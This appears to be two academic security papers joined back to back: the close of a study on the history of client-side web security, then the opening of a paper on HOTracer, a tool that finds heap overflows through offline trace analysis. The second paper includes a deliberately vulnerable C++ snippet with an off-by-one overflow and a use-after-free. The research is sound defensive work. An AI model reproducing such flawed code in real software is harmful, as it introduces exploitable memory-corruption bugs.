Content Security Policy An area that has gained more attention over the last years is the Content Security Policy. While Doupé et al. [4] showed in 2013 that automatically separating code and data is feasible for ASP.net applications, Weissbacher et al. [38] conducted a long-term study which indicated that CSP was not deployed at scale. Moreover, they discussed the difficulties in setting up CSP for legacy applications. In 2016, Pan et al.

[26] showed that automatically generating CSP policies for the Alexa top 50 is feasible. In the same year, Weichselbaum et al. [37] investigated the efficacy of deployed CSP policies in the wild, highlighting that around 95% of the examined policies are susceptible to bypassing. Moreover, though, the authors propose an extension to CSP to allow for easier deployment.

HTTPS Over the last year, the research community also has focussed more on HTTPS. Clark and van Oorschot [3] systematically explored issues in the area of HTTPS in terms of infrastructure as well as attack vectors against HTTPS in general. Later on, Liang et al. [20] examined the relation between the usage of HTTPS and the embedding of CDNs into Web pages. Most recently, Sivakorn et al. [30] presented an overview of the privacy risks of exposing non authenticating cookies over HTTP, leading to intrusions of end-user privacy.

8 Conclusion

In this paper, we conducted a thorough study on the security history of the Web's client side using the preserved client-side Web code from the Internet Archive. In the course of our study, we were able to observe three overarching developments: For one, the platform complexity of the client-side Web has not plateaued yet: Regardless of the numerical indicator we examine, be it code size, number of available APIs, or amount of third-party code in web sites, all indicators still trend upwards.

Furthermore, the overall security level of Web sites is not increasing noticeably: Injection vulnerabilities found their way onto the client side in the early years of the new millennium and show no sign of leaving. Vulnerabilities that are on the decrease, due to deprecated technology, as it is the case with insecure `crossdomain.xml` policies, appear to be seamlessly replaced with insecure usage of corresponding new technologies, e.g., insecure handling of postMessages.

Finally, we could observe a steady adoption of easy to deploy security mechanisms, such as the `HTTPOnly`-flag or the `X-Frames-Option` header. Unfortunately, this trend does not apply to more complex security mechanisms, such as the `Content-Security-Policy` or sandboxed iframes. Furthermore, we found that while early adopters of dedicated security technologies are overall less likely to exhibit vulnerabilities, this does not apply into the extended lifetime of the mechanism – late adopters appear to have no inherent security advantage over average sites despite their demonstrated security awareness.

Overall, these results paint a sobering picture. Even though Web security has received constant attention from research, security, and standardization communities over the course of the last decade, and numerous dedicated security mechanisms have been introduced, the overall positive effects are modest: Client-Side XSS stagnates at a high level and potentially problematic practices, such as cross-origin script inclusion or usage of outdated JavaScript libraries are still omnipresent. At best, it appears that the growing security awareness merely provides a balance to a further increase in insecurity, caused by the ever-rising platform complexity.

Thus, this paper provides strong evidence, that the process of making the Web a secure platform is still in its infancy and requires further dedicated attention to be realized.

Acknowledgements

We would like to thank the anonymous reviewers for their valuable feedback and our shepherd Nick Nikiforakis for his support in addressing the reviewer's comments. This work was supported by the German Federal Ministry of Education and Research (BMBF) through funding for the Center for IT-Security, Privacy and Accountability (CISPA) (FKZ: 16KIS0345).

References

[1] Devdatta Akhawe, Frederik Braun, François Marier, and Joel Weinberger. Subresource integrity. `https://www.w3.org/TR/SRI/`, Jun 2016.

[2] Daniel Bates, Adam Barth, and Collin Jackson. Regular expressions considered harmful in client-side XSS filters. In *WWW*, 2010.

[3] Jeremy Clark and Paul C van Oorschot. SoK: SSL and HTTPS: Revisiting past challenges and evaluating certificate trust model enhancements. In *IEEE Security and Privacy*, 2013.

[4] Adam Doupé, Weidong Cui, Mariusz H Jakubowski, Marcus Peinado, Christopher Kruegel, and Giovanni Vigna. deDacota: toward preventing server-side xss via automatic code and data separation. In *CCS*, 2013.

[5] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext Transfer Protocol – HTTP/1.1. RFC 2616 (Draft Standard), June 1999.

[6] Jeremiah Grossman. Clickjacking: Web pages can see and hear you. `http://blog.jeremiahgrossman.com/2008/10/clickjacking-web-pages-can-see-and-hear.html`.

[7] Ian Hickson. HTML5 Web Messaging. https://www.w3.org/TR/webmessaging/, May 2015.

[8] J. Hodges, C. Jackson, and A. Barth. HTTP Strict Transport Security (HSTS). RFC 6797 (Proposed Standard), November 2012.

[9] Lin-Shung Huang, Alexander Moshchuk, Helen J Wang, Stuart Schecter, and Collin Jackson. Clickjacking: Attacks and defenses. In *USENIX*, 2012.

[10] Dongseok Jang, Aishwarya Venkataraman, G Michael Sawka, and Hovav Shacham. Analyzing the crossdomain policies of Flash applications. In *W2SP*, 2011.

[11] jQuery Bug Tracker. SELECTOR INTERPRETED AS HTML. http://goo.gl/JNggpp, 2012.

[12] Amit Klein. DOM based cross site scripting or XSS of the third kind. *Web Application Security Consortium, Articles*, 2005.

[13] Michael Kranch and Joseph Bonneau. Upgrading HTTPS in mid-air. In *NDSS*, 2015.

[14] Tobias Lauinger, Abdelberi Chaabane, Sajjad Arshad, William Robertson, Christo Wilson, and Engin Kirda. Thou shalt not depend on me: Analysing the use of outdated javascript libraries on the web. In *NDSS*, 2017.

[15] Eric Lawrence. IE8 security update VI: Beta 2 update. https://blogs.msdn.microsoft.com/ie/2008/09/02/ie8-security-part-vi-beta-2-update/, September 2008.

[16] Sebastian Lekies, Martin Johns, and Walter Tighzert. The state of the cross-domain nation. In *W2SP*, 2011.

[17] Sebastian Lekies, Ben Stock, and Martin Johns. 25 million flows later: large-scale detection of DOM-based XSS. In *CCS*, 2013.

[18] Sebastian Lekies, Ben Stock, Martin Wentzel, and Martin Johns. The unexpected dangers of dynamic javascript. In *USENIX Security*, pages 723–735, 2015.

[19] Adam Lerner, Anna Kornfeld Simpson, Tadayoshi Kohno, and Franziska Roesner. Internet jones and the raiders of the lost trackers: An archaeological study of web tracking from 1996 to 2016. In *USENIX Security*, 2016.

[20] Jinjin Liang, Jian Jiang, Haixin Duan, Kang Li, Tao Wan, and Jianping Wu. When HTTPS meets CDN: A case of authentication in delegated service. In *IEEE Security and Privacy*, 2014.

[21] Bill Marczak, Nicholas Weaver, Jakub Dalek, Roya Ensafi, David Fifield, Sarah McKune, Arn Rey, John Scott-Railton, Ronald Deibert, and Vern Paxson. China's great cannon. *Citizen Lab*, 2015.

[22] Thomas J McCabe. A complexity measure. *IEEE Transactions on Software Engineering*, 1976.

[23] Mozilla Firefox Team. X-frame-options. https://developer.mozilla.org/en/docs/Web/HTTP/Headers/X-Frame-Options.

[24] Nick Nikiforakis, Luca Invernizzi, Alexandros Kapravelos, Steven Van Acker, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. You are what you include: large-scale evaluation of remote javascript inclusions. In *CCS*, 2012.

[25] Erlend Oftedal. Retire.js - identify JavaScript libraries with known vulnerabilities in your application. http://goo.gl/r4BQoG, 2013.

[26] Xiang Pan, Yinzhi Cao, Shuangping Liu, Yu Zhou, Yan Chen, and Tingzhe Zhou. CSPAutoGen: Black-box enforcement of content security policy upon real-world websites. In *CCS*, 2016.

[27] Gregor Richards, Christian Hammer, Brian Burg, and Jan Vitek. The eval that men do - A large-scale study of the use of eval in javascript applications. In *ECOOP*, 2011.

[28] D. Ross and T. Gondrom. HTTP Header Field X-Frame-Options. RFC 7034, October 2013.

[29] David Ross. Happy 10th birthday cross-site scripting! http://blogs.msdn.com/b/dross/archive/2009/12/15/happy-10th-birthday-cross-site-scripting.aspx, 2009.

[30] Suphannee Sivakorn, Iasonas Polakis, and Angelos D Keromytis. The cracked cookie jar: HTTP cookie hijacking and the exposure of private information. In *IEEE Security and Privacy*, 2016.

[31] Sooel Son and Vitaly Shmatikov. The postman always rings twice: Attacking and defending postmessage in HTML5 websites. In *NDSS*, 2013.

[32] Michele Spagnuolo. Abusing JSONP with rosetta flash. https://miki.it/blog/2014/7/8/abusing-jsonp-with-rosetta-flash/, August 2014.

[33] Ben Stock and Martin Johns. Protecting users against XSS-based password manager abuse. In *AsiaCCS*, 2014.

[34] Ben Stock, Stephan Pfistner, Bernd Kaiser, Sebastian Lekies, and Martin Johns. From facepalm to brain bender: Exploring client-side cross-site scripting. In *CCS*, 2015.

[35] Apurva Udaykumar. Setting a crossdomain.xml file for HTTP streaming. `http://www.adobe.com/devnet/adobe-media-server/articles/cross-domain-xml-for-streaming.html`.

[36] Marie Vasek and Tyler Moore. Identifying risk factors for webserver compromise. In *Financial Crypto*, 2014.

[37] Lukas Weichselbaum, Michele Spagnuolo, Sebastian Lekies, and Artur Janc. CSP is dead, long live CSP! On the insecurity of whitelists and the future of Content Security Policy. In *CCS*, 2016.

[38] Michael Weissbacher, Tobias Lauinger, and William Robertson. Why is CSP failing? trends and challenges in csp adoption. In *RAID*, 2014.

[39] Mike West, Adam Barth, and Dan Veditz. Content security policy level 2, W3C candidate recommondation. `https://www.w3.org/TR/2015/CR-CSP2-20150219/`, February 2015.

[40] Chuan Yue and Haining Wang. Characterizing insecure javascript practices on the web. In *WWW*, 2009.

[41] Michal Zalewski. *The tangled Web: A guide to securing modern web applications*. No Starch Press, 2012.

[42] Yuchen Zhou and David Evans. Why aren't HTTP-only cookies more widely deployed. *W2SP*, 2010.

Towards Efficient Heap Overflow Discovery

Xiangkun Jia[1,3], *Chao Zhang*[2]✉, *Purui Su*[1,3]✉, *Yi Yang*[1], *Huafeng Huang*[1], *Dengguo Feng*[1]

[1]*TCA/SKLCS, Institute of Software, Chinese Academy of Sciences*
[3]*University of Chinese Academy of Sciences*
{jiaxiangkun, yangyi, huanghuafeng, feng}@tca.iscas.ac.cn purui@iscas.ac.cn

[2]*Institute for Network Science and Cyberspace*
Tsinghua University
chaoz@tsinghua.edu.cn

Abstract

Heap overflow is a prevalent memory corruption vulnerability, playing an important role in recent attacks. Finding such vulnerabilities in applications is thus critical for security. Many state-of-art solutions focus on runtime detection, requiring abundant inputs to explore program paths in order to reach a high code coverage and luckily trigger security violations. It is likely that the inputs being tested could exercise vulnerable program paths, but fail to trigger (and thus miss) vulnerabilities in these paths. Moreover, these solutions may also miss heap vulnerabilities due to incomplete vulnerability models.

In this paper, we propose a new solution HOTracer to discover potential heap vulnerabilities. We model heap overflows as *spatial inconsistencies* between heap allocation and heap access operations, and perform an in-depth offline analysis on *representative* program execution traces to identify heap overflows. Combining with several optimizations, it could efficiently find heap overflows that are hard to trigger in binary programs. We implemented a prototype of HOTracer, evaluated it on 17 real world applications, and found 47 previously unknown heap vulnerabilities, showing its effectiveness.

1 Introduction

Memory corruption vulnerabilities are the root cause of many severe threats, including control flow hijacking and information leakage attacks. Among them, stack corruption vulnerabilities used to be the most popular ones. As effective defenses [3, 12, 15, 19, 24, 35, 46, 47] against stack corruption are deployed gradually, nowadays heap overflow vulnerabilities become more popular. For example, it is reported that about 25% of exploits against Windows 7 utilized heap corruption vulnerabilities [28].

There are a lot of sensitive data stored in the heap, including heap management metadata associated with heap objects (e.g., size attributes, and linked list pointers), and sensitive pointers within heap objects (e.g., pointers for virtual function calls). It makes the heap a valuable target to attack. As the heap layout is not deterministic, heap overflow vulnerabilities are in general harder to exploit than stack corruption vulnerabilities. But attackers could utilize techniques like heap spray [16] and heap fengshui [43] to arrange the heap layout and reliably launch attacks, making heap overflow a realistic threat.

Several solutions are proposed to protect heap overflow from being exploited, e.g., Diehard [4], Dieharder [34], Heaptherapy [52] and HeapSentry [33]. In addition to runtime overheads, they also cause denial of service, because they will terminate the process when an attack is detected. So it is imperative to discover and fix heap overflows in advance.

In general, both static analysis and dynamic analysis can be used to detect heap vulnerabilities. But static analysis solutions (e.g., [21, 36]) usually have high false positives, and are only fit for small programs. In addition to its intrinsic challenge (i.e., alias analysis), static analysis may generate false positives because the heap layout is not deterministic [27]. But for any specific execution, the spatial relationships between heap objects are deterministic. So, it's easier and more reliable to use dynamic analysis to detect heap vulnerabilities.

Online dynamic analysis is the mostly used state-of-art heap vulnerability detection solutions. In general, they monitor target programs' runtime execution (e.g., by tracking some metadata), and detect vulnerabilities by checking for security violations or program crashes. For example, AddressSanitizer [40] creates redzones around objects and tracks addressable bytes at run time, and detects heap overflows when unaddressable redzone bytes are accessed. Fuzzers (e.g., AFL [51]) test target programs with abundant inputs and report vulnerabilities when crashes are found during testing.

These solutions are widely adopted by industry to find vulnerabilities in their products. However, they all work in a *passive* way and could miss vulnerabilities. To report a vulnerability, they expect a testcase to exercise a vulnerable path and trigger a security violation. Even if a

passive solution could generate a bunch of inputs to reach a high code coverage and could catch all security violations, e.g., by combining AFL and AddressSanitizer, it could still miss vulnerabilities. For example, it may generate a bunch of inputs to exercise a vulnerable path, but fail to trigger the vulnerability in that path due to some critical vulnerability conditions.

Moreover, multiple vulnerabilities may exist in one program path. Passive solutions (e.g., fuzzers) may only focus on the first one and miss the others. For example, when analyzing a known vulnerability CVE-2014-1761 in Microsoft Word with our tool HOTracer, we found two new heap overflows, in the exact same program path which we believe many researchers have analyzed many times. It shows that, even for a vulnerable path in the spotlight, online solutions could not guarantee to find out all potential vulnerabilities in it.

On the other hand, *offline analysis* solutions could explore each program path thoroughly and discover potential heap vulnerabilities in a more proactive way, e.g., by reasoning about the relationship between program inputs and candidate vulnerable code locations. For example, DIODE [41] focuses on memory allocation sites vulnerable to integer overflow which will further lead to heap overflow, and then infers and reasons about constraints of the memory allocation size to discover vulnerabilities. Dowser [23] and BORG [31] focus on memory accesses sites that are vulnerable to heap overflow, and guide symbolic execution engine to explore suspicious buffer accessing instructions. However, neither of these solutions accurately model the root cause of heap overflow, and thus will miss many heap overflow vulnerabilities.

We point out that the root cause of heap overflow vulnerabilities is not the controllability of either memory allocation or memory access, but the *spatial inconsistency between heap allocation and heap access operations*. For example, if a program first allocates a buffer of size $x+2$, and then writes $x+1$ bytes into it, a heap overflow will happen if attackers make $x+2$ integer overflows but $x+1$ not. It is nearly impossible to identify this heap overflow vulnerability when only considering heap allocation or heap access operations.

In this paper, we propose a new *offline analysis* solution HOTracer, able to recover heap operations, check spatial consistency and discover heap overflow vulnerabilities. It first records programs' execution traces, no matter the corresponding inputs are benign or not. Then it recognizes heap allocation and heap access operation pairs and checks whether there are potential spatial inconsistencies. Furthermore, it checks whether the heap allocation and heap access operations could be controlled by attackers or not. If either one is controllable (i.e., tainted or affected by inputs), HOTracer reasons about the path conditions and spatial inconsistency to generate a PoC (i.e., proof-of-concept) input for the potential vulnerability.

In this way, our solution could discover potential vulnerabilities that may be missed by existing online and offline solutions. For online solutions, e.g., AFL and AddressSanitizer, they rely on delicate inputs to trigger the vulnerabilities. Our solution could work fine as long as the inputs could exercise any heap allocation and heap access operations.

On the other hand, a combination of existing offline solutions, e.g., DIODE and Dowser, seems to be able to achieve the same goal as HOTracer. However, the combination is incomplete. DIODE only considers heap allocation vulnerable to integer overflows, and Dowser only focuses on heap accesses via loops. Moreover, to make the combination practical and efficient in the real world, we have to solve several challenges.

First, there could be numerous execution traces to analyze. Since recording and analyzing a trace is time-consuming, we could not aim for a high code coverage. Instead, we analyze programs with representative use cases, and explore significantly different program paths.

Second, we need to identify all heap operations from the huge execution traces (without source code). Even worse, many programs utilize custom memory allocators and custom memory accesses. HOTracer utilizes a set of features to identify potential heap operations. Moreover, we need to group related heap allocation and heap access operations that operate on same heap objects into pairs. But the number of such pairs is extraordinary large. HOTracer reduces the number of pairs by promoting low-level heap access instructions into high-level heap access operations, and prioritizes pairs to explore pairs that are more likely to be vulnerable.

Finally, it is challenging to generate concrete inputs to trigger the potential vulnerability in a specific heap operation pair, especially in large real-world applications, due to the program trace size and constraint complexity. HOTracer mitigates this issue by collecting only partial traces and concretizes inputs that do not affect the vulnerability conditions.

We implemented a prototype of HOTracer based on QEMU and analyzed 17 real world applications. HOTracer found 47 previously unknown vulnerabilities, showing that it is effective and efficient in finding heap vulnerabilities. In addition to finding new vulnerabilities, HOTracer could also be used to help identifying the root cause of a vulnerability. As shown in Figure 1, HOTracer could be used to triage vulnerabilities in crashes (or security violations) generated by online dynamic analysis tools (e.g., fuzzers), or even further explore the same path to discover vulnerabilities that may be missed.

In summary, we have made the following contributions.

- We proposed a new offline dynamic analysis solution, which is able to discover heap vulnerabilities




Figure 1: Applications of HOTracer. It relies on programs' execution traces, which can be generated in many ways, to discover heap vulnerabilities. It could discover heap vulnerabilities that are missed by online dynamic analysis tools (e.g., AFL and AddressSanitizer), because the testcases may not cause any runtime crashes or security violations at all, or only trigger shallow ones. It could also help clarifying the root cause (i.e., determine if it is a heap vulnerability or not) of a crash or violation.

that are hard to detect and prone to miss in benign traces, and able to help identifying the root cause of crashes and security violations in suspicious traces.

- We pointed out the root cause of heap vulnerabilities is inconsistency between heap operations. We also proposed a method to accurately model heap vulnerability conditions, with heap objects' spatial and taint attributes (i.e., affected by inputs or not).

- We addressed several challenges, including path explosion, pair explosion and constraint explosion, to make the solution practical and efficient.

- We implemented a prototype system, which is able to handle large real world applications and generate concrete inputs to prove heap vulnerabilities.

- We found 47 previously unknown vulnerabilities in 17 real world applications. Two of them are hidden in the same path as a known vulnerability.

2 Background

In this section, we will illustrate the root causes of heap overflow (and underflow) vulnerabilities, with a running example demonstrated in Figure 2.

2.1 Running Example

Usually, a heap access operation is performed via *a heap pointer* and a *memory access size*. In practice, the pointer used for heap access is usually derived from a heap object (e.g., `p1` at line 12 of Figure 2). As developers may use pointer arithmetic to get new pointers, we further decompose pointers into two parts: *pointer base addresses* and *offsets*. So a heap access operation is represented as $(ptr, offset_{ptr}, size_{access})$.

It is worth noting that, the offset and size may be derived from untrusted user input, either directly (e.g., the offset `size` at line 8) or indirectly (e.g., the size computed from the length of string `p1->name` at line 21).

On the other hand, a heap access operation's target object is represented by a memory range, i.e., an *allocation address* and *size*. We refer *obj* to *allocation address* of an object and represent it as $(obj, size_{obj})$.

```
1 #define SIZE (1024-4)
2 struct OBJ{
3   char name[SIZE];
4   void set_name(char* src, size_t size){
5     if(size > SIZE) exit(-2);
6     memcpy(name, src, size);
7     // off-by-one, when size == SIZE
8     name[size]=0;
9   }
10 };
11 int main(){
12   OBJ* p1 = new OBJ();
13   OBJ* p2 = new OBJ();
14   // tainted: size and input
15   input = get_input(&size);
16   // Vul #1: off-by-one if size=SIZE
17   p1->set_name(input, size);
18   // coalesce p1 and p2, causing p1 free.
19   free(p2);
20   // Vul #2: use after free
21   printf("p1 name: %s\n", p1->name);
22   return 0;
23 }
```

Figure 2: Two sample heap vulnerabilities: an off-by-one heap overflow and a use-after-free.

The allocation address is usually a heap address returned by memory management functions. However, the allocation size may be derived from user inputs. Even if it is not affected by inputs, e.g., developers use a constant number (e.g., 1020 at line 3) that seems to be big enough as the allocation size, the program may be still vulnerable to heap overflow.

Although experienced developers may sanitize inputs before using (e.g., line 5) to stop potential vulnerabilities, it is error-prone to implement such checks. For example, the check at line 5 misses one corner case where `size` equals to `SIZE`. This corner case will lead to an off-by-one vulnerability (i.e., a special heap overflow) at line 8, which is called at line 17. It will overflow one byte after the object `p1`, with value `0`.

Although this off-by-one vulnerability could only overwrite one extra byte of 0, it is still exploitable. For example, in the running example, it will cause a further use-

after-free vulnerability and lead to control flow hijacking. Details are omitted due to the space limitation.

2.2 Root Cause Analysis

The root cause of heap overflow (or underflow) is that, the heap access offset or size exceeds the target heap object's bound. More specifically, for a heap access via $(ptr, offset_{ptr}, size_{access})$ and target object $(obj,\ size_{obj})$, similar to related work SoftBound [30], we conclude that there is an underflow vulnerability if:

$$ptr + offset_{ptr} + size_{access} < obj.$$

Given that heap pointers *ptr* always refer to base objects' address *obj*, it equals to:

$$offset_{ptr} + size_{access} < 0. \qquad (\mathbb{S}1)$$

There is an overflow vulnerability if:

$$ptr + offset_{ptr} + size_{access} > obj + size_{obj}.$$

i.e.,

$$offset_{ptr} + size_{access} > size_{obj}. \qquad (\mathbb{S}2)$$

It is worth noting that, $offset_{ptr}$ may be a negative integer, but $size_{access}$ and $size_{obj}$ are always positive. If we use $offset_{ptr}$ as unsigned integer, and assume its bit-width is N, then Equation $\mathbb{S}1$ becomes

$$offset_{ptr} + size_{access} >= 2^{N-1}. \qquad (\mathbb{S}3)$$

Moreover, $size_{obj}$ usually are smaller than 2^{N-1}. For example, objects on 32-bit platform usually are smaller than $2^{31} = 2G$ bytes. So, Equation $\mathbb{S}3$ implies Equation $\mathbb{S}2$. So, Equation $\mathbb{S}2$ always holds if there is a heap overflow or underflow.

In other words, a heap overflow or underflow exists if and only if:

$$range_{access} > range_{obj}. \qquad (\mathbb{S})$$

where, $range_{access}$ represents $offset_{ptr} + size_{access}$, and $range_{obj}$ represents $size_{obj}$, and all values here are unsigned. Without loss of generality, we use the term heap overflow to represent both heap overflow and heap underflow in this paper.

Equation $\mathbb{S}$ depicts the inconsistency of spatial attributes between heap allocation and heap access. Our solution HOTracer uses it to build heap vulnerability conditions.

2.3 Observation

Even though no security violations are triggered by a benign input, potential vulnerabilities may still exist in the same program path. If user inputs could affect either heap allocation or heap access along this execution trace, they




Figure 3: Heap overflow vulnerabilities exist in the shadow area, with the condition: $range_{access} > range_{obj}$.

could change the spatial attributes of heap objects to satisfy Equation $\mathbb{S}$, cause spatial inconsistency between heap allocation and heap access, and thus trigger a heap overflow vulnerability.

We illustrate this possibility using Figure 3. If we can control the heap allocation size, we could make it smaller than the heap access size (e.g., dotted line 1 in the figure), to satisfy the Equation $\mathbb{S}$ and trigger heap overflows. If we can control both the heap allocation size and the heap access size, we could also make Equation $\mathbb{S}$ holds (e.g., dotted line 2).

3 Design

We aim to discover heap vulnerabilities with dynamic analysis, without relying on testcases to directly trigger vulnerabilities, and without source code. To achieve this goal, we analyze programs' execution traces offline, and explore potential vulnerable states along the binary traces.

Furthermore, to make the solution efficient and practical, we select representative testcases to generate a limited number of traces, perform *spot checks* on a small number of heap <*allocation, access*> operation pairs that are more likely to be vulnerable, and concretize values in path constraints and vulnerability constraints to speed up the constraint resolving.

3.1 System Overview

Based on the observation discussed in Section 2.3, our offline analysis tracks heap objects' spatial attributes (e.g., size) and taint attributes (e.g., affected by inputs or not, and affected by which input bytes) along the target execution trace.

Figure 4 shows an overview workflow of our solution HOTracer. It first pre-processes the sample inputs by first selecting representative inputs, and then feeds them into a dynamic analysis component to generate execution traces for each input. For a given trace, HOTracer traverses it offline again to do some in-depth analysis.

Then, it identifies heap allocation and heap access operations, and builds the heap layout. It also groups heap operations that operate on same objects into pairs.




Figure 4: Overview of HOTracer's solution. It selects useful testcases and generate traces for each of them. Then it recognizes heap operations in traces, tracks heap objects' attributes and infer vulnerability conditions for each pair of heap operations. It finally generates proof-of-concept (PoC) inputs to prove vulnerabilities by reasoning about vulnerability conditions and path constraints.

Next, HOTracer tracks heap objects' spatial and taint attributes during execution traces. Based on these attributes, it builds the vulnerability conditions using Equation $\mathbb{S}$ for each pair of heap <*allocation, access*> operations.

Finally, it solves the vulnerability conditions, along with the path constraints, to check potential heap overflows, and generates concrete inputs to prove the existence of them.

Following this process, we figure out there are many challenges when making it work for real world applications, especially the usability and efficiency of this solution. First, there would be numerous execution traces to analyze. Second, there would be a large number of heap <*allocation, access*> operation pairs in each execution trace. Third, the path constraints and vulnerability condition constraints would be very large and complex to solve, especially for real world applications. In the remaining of this section, we will discuss our design choice to address these challenges.

3.2 Trace Generation Optimization

3.2.1 Testcase Selection

We may have too many input samples to analyze, and analyzing a single program trace thoroughly is expensive. On the other hand, many samples may exercise the same program path, and thus it is not necessary to analyze all of them. To mitigate this issue, we will only select representative inputs to analyze.

We use different heuristics to select seed inputs based on types of inputs. For known file types (e.g., multimedia input files), we crawl some sample inputs from the Internet. Then we parse the structure of these sample inputs, and utilize the file format information to select representatives from each sub-type (e.g., `tags` in `MP4` files). In general, we will perform a min-set coverage analysis to select a minimal set of testcases that covers all the sub-types. Based on the trivial knowledge that different sub-types of inputs will exercise different program paths, we could get a set of representative execution traces.

For unknown file types, we use fuzzers to generate a set of seed inputs, and distill the inputs to a minimum set which covers most code blocks. In this way, we could also get a set of representative testcases.

3.2.2 Trace Record and Replay

For each selected input, we need to feed it to the target program, and get its runtime execution trace for further offline analysis. It is critical to record the trace in a timely manner. Otherwise, it may cause timeout issues and interrupt the program execution.

We adopted the record-replay mechanism introduced in PANDA [18] to generate traces with a low overhead. In general, it has two phases to generate traces. In the *record* phase, it takes a snapshot of the system before execution, and records only changes at runtime. In this way, the recording process costs low overheads. In the *replay* phase, it interprets the snapshot and records to recover the full execution trace for further offline analysis.

3.3 Heap Operation Model

3.3.1 Heap Allocation Recognition

Heap objects are created by allocation functions. By analyzing heap allocation functions, we can get the size and address of heap objects, and update the spatial attributes of heap objects.

However, it is challenging to recognize all heap allocation functions accurately. In addition to standard APIs (e.g., `malloc` and `free`), developers usually develop custom heap allocators for different purposes. For example, Firefox uses a custom heap management implementation `Jemalloc`, to solve its memory fragmentation problems. We studied some popular custom allocators (e.g., `Jemalloc`, `Tcmalloc`, `MMgc`), and figured out their work flows share the same pattern as shown in Figure 5, and they have the following features.

First, the most important feature is the return values of memory allocators must be heap pointers.

A. An allocator always returns a pointer to the heap region, which is known for a specific platform.




Figure 5: High-level work flow of custom allocators.

Second, the allocation size processing is also an important feature. It affects the memory allocation in several ways.

B1 Custom allocators have to use standard allocation interfaces to get memory from system when the allocator is called for the first time, or when the internal reserved memory pool is drained.

B2 Allocators usually keep different memory pools for different allocation sizes to improve allocation efficiency and ease the burden of boundary check.

B3 Allocators usually pad extra bytes at the end of objects to make objects aligned (with 4 bytes, 8 bytes etc.).

B4 Allocators usually maintain internal heap management structures and update them when allocating. To avoid concurrency issues, the heap allocators will lock the internal metadata before updating, e.g., by calling `EnterCriticalSection` on Windows platforms.

Third, memory allocation functions will be used by the program in special ways.

C1 The return value of an allocator will be first used in memory write operations before any read operations.

C2 A memory allocator will usually be invoked several times in a specific execution trace.

C3 The allocator will return different values in different invocations in most cases, unless the underlying memory is released before allocation.

C4 Some heap allocation functions will initialize the objects (e.g., set to 0) before returning, to avoid potential bugs (e.g., use of uninitialized variables).

We first identify all functions satisfying feature `A`. Then we point out ones satisfying at least one feature of `B1, B2, B3, B4`. Finally, we recognize ones satisfying at least one feature of `C1, C2, C3, C4`. In this way, we could get a set of candidate heap allocators. Furthermore, we will remove wrapper functions from the set.

It is worth noting that, identifying heap allocators in this way may generate false positives and thus increase the number of candidate pairs. From our evaluation, the false positive ratio is very low. On the other hand, this solution in general will not generate false negatives. So it will not prevent us from discovering potential heap vulnerabilities.

It is an open challenge to accurately identify all heap allocators in binary programs. Existing works like MemBrush [13] provide promising alternatives. MemBrush uses features A and C1, together with some other minor features to identify candidate allocators. The major difference is that, MemBrush uses dynamic online analysis to repeatedly invoke and test each candidate allocator with different parameters. However, the dynamic testing process is slow, and its accuracy improvement over our solution is not significant. So we only use the features proposed here to do a quick recognition.

3.3.2 Heap Operation Pairs

After recognizing heap allocators, we could recover the address and size attributes of heap objects and pointers, and update them along the execute trace. We further recover the heap layout with these spatial attributes, and maintain the *point-to* relationship between heap objects and pointers. So we could group heap allocation and heap access operations into pairs.

We also track the taint attributes of heap objects and pointers using taint analysis. Further we could check heap operations pairs that could be controlled by attackers for potential vulnerabilities.

3.4 Candidate Pair Reduction

There are too many heap allocation sites and heap access operations even in one single trace, making the number of candidate vulnerable pairs too large to analyze. As a result, it is crucial to reduce the number of candidate pairs.

We first abstract low level heap access instructions to high level operations to reduce the number of heap access operations, and then prioritize candidate pairs based on the likelihood of vulnerability in each pair. In this way, we could limit the number of candidate pairs to a reasonable number, and make further vulnerability discovery practical.

3.4.1 Heap Access Abstraction

We could easily recognize heap access *instructions* in the trace after recognizing all heap pointers and heap objects. A straightforward solution would be treating each heap access *instruction* in the traces as a heap access operation, and generating the pairs. However, it will explode the number of heap operation pairs. For example, a buffer copy could be compiled into a simple loop, or a `REP`-prefixed instruction, which is represented with a sequence of memory access instructions in the trace. Each iteration of every heap access instruction will contribute to a new heap operation pair. So the number of pairs grows rapidly in this way.

Obviously, we should treat each one of such loops and sequences of memory access as one heap access if possible, in order to reduce the number of heap operation pairs without missing any potential vulnerabilities.

On the other hand, it is also helpful to recover high-level heap access operations for other purposes. For example, it could help us to identify the size of heap access and the taint attributes of heap access operations.

Thus, we abstract heap access operations in the following order to reduce the number of heap operation pairs.

D1 We first recover simple loops that are used for heap access. We treat each occurrence of these loops in the trace as one heap access operation, but not any instruction within these loops.

D2 We then treat each sequence of heap access instructions that corresponds to one `REP` instruction in the trace as a single heap access operation.

D3 We finally treat every remaining instruction in the trace that accessed the heap as a heap access operation.

3.4.2 Heap Operation Pairs Sorting

The heap access abstraction phase greatly reduces the number of candidate heap <*allocation, access*> operation pairs. However, the number would be still big. We further mitigate this issue by prioritizing the heap operation pairs. Pairs that are more likely to be vulnerable will be explored first in the following steps.

First, we prioritize pairs that have access operations of type D2, since it is the most common case of heap buffer access operations. Then we prioritize pairs that have access operations of type D1.

Second, we will prioritize heap operation pairs depending on the ability of attackers, i.e., how well they could affect the heap operations. As shown in Figure 3, attackers may have different abilities to control heap operations. The order we use to prioritize these pairs is as follows.

E1 The heap allocation and heap access size are affected by *different* input bytes. It means attackers could change the element of heap pairs independently and make it inconsistent. This type is most vulnerable according to our experience.

E2 Only the heap allocation but not the heap access operation is affected by input bytes. This is also a popular case of heap overflow vulnerabilities. The famous IO2BO vulnerability [41, 53] in general falls into this category.

E3 Only the heap access but not the heap allocation operation is affected by input bytes. It is also vulnerable in this case if the access size exceeds the (constant) allocation size.

E4 The heap allocation and heap access size are affected by *same* input bytes. This type of heap operation happens a lot in practice. For example, the program allocates `X` bytes and later tries to access only `X` bytes. In most cases, this type is not vulnerable.

E5 Neither the heap access nor the heap allocation operation is affected by input bytes. Usually there should be no heap overflow in this case, unless there is a careless bug, e.g., the program allocates 100 bytes and tries to access 101 bytes no matter what inputs are given. Most tools are able to detect this kind of vulnerability.

Furthermore, considering the ability of constraint solvers, we will prioritize pairs that have simpler program path constraints, simpler computation of heap operation sizes, and shorter distance from allocation to access operations. This prioritization enables us to explore simpler pairs first and reason about them to discover vulnerabilities.

3.5 Constraint Solving Optimization

After getting the candidate vulnerable heap operation pairs, we could reason about each pair to confirm whether it is vulnerable or not. Basically, we will collect the path constraint and the vulnerability condition for each candidate pair, and then query the constraint solver to generate PoC if possible.

